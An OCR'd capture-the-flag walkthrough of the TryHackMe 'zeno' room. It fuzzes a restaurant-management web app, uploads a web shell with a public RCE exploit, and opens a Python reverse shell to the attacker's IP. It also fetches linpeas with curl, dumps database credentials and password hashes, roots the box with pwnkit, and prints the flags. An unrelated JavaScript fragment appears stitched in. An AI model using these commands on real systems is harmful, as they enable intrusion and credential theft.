
Order your food today from the Food Zone and it will be delivered at your door step. Jump in to our weekly special deals in the Special Deals menu. Register an account with us to enjoy fast ordering, delivery, and convenient payment of your food. Start now by logging in below or registering if you don't have an account with us:

	* Required fields
Email	*
Password	*
□ Remember me	Forgot password?
Clear Fields	Login

	* Required fields
First Name	*
Last Name	*
Email	*
Password	*
Confirm Password	*
Security Question	* - select question -
Security Answer	*
Clear Fields	Register


Fast fuzz rms directory

```
dirsearch -u http://10.10.108.242:12340/rms
```



```
[17:32:50] 403 -  211B - /rms/.html
[17:32:50] 403 -  218B - /rms/.htaccessOLD
[17:32:50] 403 -  219B - /rms/.htaccessOLD2
[17:33:08] 200 -    2KB - /rms/aboutus.php
[17:33:10] 301 -  245B - /rms/admin  →  http://10.10.108.242:12340/rms/admin/
[17:33:11] 302 -    0B  - /rms/admin/?/login  →  access-denied.php
[17:33:11] 403 -  221B  - /rms/admin/.htaccess
[17:33:11] 302 -    0B  - /rms/admin/  →  access-denied.php
[17:33:12] 302 -   0B - /rms/admin/index.php  →  access-denied.php
[17:33:24] 302 -   0B - /rms/auth.php  →  access-denied.php
[17:33:27] 302 -    0B  - /rms/cart.php  ->  access-denied.php
[17:33:30] 200 -    2KB - /rms/contactus.php
[17:33:31] 301 - 243B - /rms/css  →  http://10.10.108.242:12340/rms/css/
[17:33:38] 301 -  245B  - /rms/fonts  →  http://10.10.108.242:12340/rms/fonts/
[17:33:38] 200 -  415B  - /rms/footer.php
[17:33:38] 200 -    1KB - /rms/gallery.php
[17:33:41] 301 -  246B  - /rms/images  →  http://10.10.108.242:12340/rms/images/
[17:33:41] 403 -  213B  - /rms/images/
[17:33:42] 200 -   6KB - /rms/index.php
[17:33:42] 200 -    6KB - /rms/index.php/login/
[17:33:47] 200 -    2KB - /rms/logout.php
[17:34:12] 301 -  243B  - /rms/swf  →  http://10.10.108.242:12340/rms/swf/
```


Funny food foto



```
var theme = Observable(Colors.defaultColors)
function swapColors() {
    if (!swap) {
        theme.value = Colors.eraseColors
        swap = true
    } else {
        theme.value = Colors.defaultColors
        swap = false
    }
}
```

revshell


I found 2 exploits for Restaurant Management System



Date	D	A	V	Title	Type	Platform	Author
2023-04-08	⬇		✓	Restaurant Management System 1.0 - SQL Injection	WebApps	PHP	calfcrusher
2019-10-17	⬇		✗	Restaurant Management System 1.0 - Remote Code Execution	WebApps	PHP	Ibad Shah


owing 1 to 2 of 2 entries (filtered from 45,784 total entries)

try python script



```
┌──(kali㉿kali)-[~/THM/zeno]
└─$ searchsploit Restaurant Management System
---------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                          |  Path
---------------------------------------------------------------------------------------- ---------------------------------
Restaurant Management System 1.0 - Remote Code Execution                                | php/webapps/47520.py
---------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```


`python2 exploit.py http://10.10.195.102:12340/rms/`



```
┌──(kali㉿kali)-[~/THM/zeno]
└─$ python2 exploit.py http://10.10.195.102:12340/rms/

   _  _   _____  __  __  _____   ______            _       _ _
 _| || |_|  __ \|  \/  |/ ____| |  ____|          | |     (_) |
|_  __  _| |__) | \  / | (___   | |__  __  ___ __ | | ___  _| |_
 _| || |_|  _  /| |\/| |\___ \  |  __| \ \/ / '_ \| |/ _ \| | __|
|_  __  _| | \ \| |  | |____) | | |____ >  <| |_) | | (_) | | |_
  |_||_| |_|  \_\_|  |_|_____/  |______/_/\_\ .__/|_|\___/|_|\__|
                                            | |
                                            |_|


Credits : All InfoSec (Raja Ji's) Group
[+] Restaurant Management System Exploit, Uploading Shell
[+] Shell Uploaded. Please check the URL : http://10.10.195.102:12340/rms/images/reverse-shell.php

┌──(kali㉿kali)-[~/THM/zeno]
```

go to url and ad cmd parametr:

`http://10.10.195.102:12340/rms/images/reverse-shell.php?cmd=id`




```
10.10.195.102:12340/rms/images/reverse-shell.php?cmd=id
```

```
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
```

python revshell

```
export RHOST="10.18.88.130";export RPORT=1337;python3 -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPO
RT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")'
```



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.18.88.130] from (UNKNOWN)
bash-4.2$ 
```

```
10.10.195.102:12340/rms/images/reverse-shell.php?cmd=export%20RHOST=%2210.18.88.130%22;export%20RPO
```


```
/var/www/html/rms/images
```

download linpeas


```
curl http://10.18.88.130:8000/linpeas.sh -o linpeas.sh
```

root


vulnerabilities



```
╔══════════╣ Systemd PATH
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin

╔══════════╣ Analyzing .service files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/zeno-monitoring.service
/etc/systemd/system/zeno-monitoring.service
You can't write on systemd PATH

╔══════════╣ System timers
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers
NEXT                         LEFT     LAST                         PASSED    UNIT                         ACTIVATES
Sat 2024-01-27 18:03:05 CET  23h left Fri 2024-01-26 18:03:05 CET  28min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service
n/a                          n/a      n/a                          n/a       systemd-readahead-done.timer systemd-readahead-done.service

╔══════════╣ Analyzing .timer files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers
```




```
╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d
You have write privileges over /etc/systemd/system/zeno-monitoring.service

═╣ Hashes inside passwd file? ........... No
═╣ Writable passwd file? ................ No
═╣ Credentials in fstab/mtab? ........... /etc/fstab:#//10.10.10.10/secret-share       /mnt/secret-share       cifs    _ne
n=localdomain,soft       0 0
═╣ Can I read shadow files? ............. No
═╣ Can I read shadow plists? ............ No
═╣ Can I write shadow plists? ........... No
═╣ Can I read opasswd file? ............. No
═╣ Can I write in network-scripts? ...... No
═╣ Can I read root folder? .............. No

╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/home/edward
```




```
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.23

╔══════════╣ CVEs Check
Vulnerable to CVE-2021-4034
```

Also I found creds for database




```
╔══════════╣ Searching passwords in history files

╔══════════╣ Searching passwords in config PHP files
    define('DB_DATABASE', 'rms');
    define('DB_PASSWORD', '');
    define('DB_USER', 'root');
    define('DB_DATABASE', 'dbrms');
    define('DB_PASSWORD', 'veerUffIrangUfcubyig');
    define('DB_USER', 'root');

╔══════════╣ Searching *password* or *credential* files in home (limit 70)
```

Inside I found passwords




```
MariaDB [dbrms]> select * from members;
select * from members;
+-----------+-----------+----------+---------------------------+----------------------------------+-------------+----------------------------------+
| member_id | firstname | lastname | login                     | passwd                           | question_id | answer                           |
+-----------+-----------+----------+---------------------------+----------------------------------+-------------+----------------------------------+
|        15 | Stephen   | Omolewa  | omolewastephen@gmail.com  | 81dc9bdb52d04dc20036dbd8313ed055 |           9 | 51977f38bb3afdf634dd8162c7a33691 |
|        16 | John      | Smith    | jsmith@sample.com         | 1254737c076cf867dc53d60a0364f38e |           8 | 9f2780ee8346cc83b212ff038fcdb45a |
|        17 | edward    | zeno     | edward@zeno.com           | 6f72ea079fd65aff33a67a3f3618b89c |           8 | 6f72ea079fd65aff33a67a3f3618b89c |
+-----------+-----------+----------+---------------------------+----------------------------------+-------------+----------------------------------+
3 rows in set (0.00 sec)
```

use pwnkit vulnerability



```
python3 pwnkit.py
[+] Creating shared library for exploit code.
[+] Calling execve()
[root@zeno tmp]# id
id
uid=0(root) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
[root@zeno tmp]#
```



```
[root@zeno root]# cat root.txt
cat root.txt
THM{b187ce4b85232599ca72708ebde71791}
[root@zeno root]# cat /home/edward/user.txt
cat /home/edward/user.txt
THM{070cab2c9dc622e5d25c0709f6cb0510}
[root@zeno root]#
```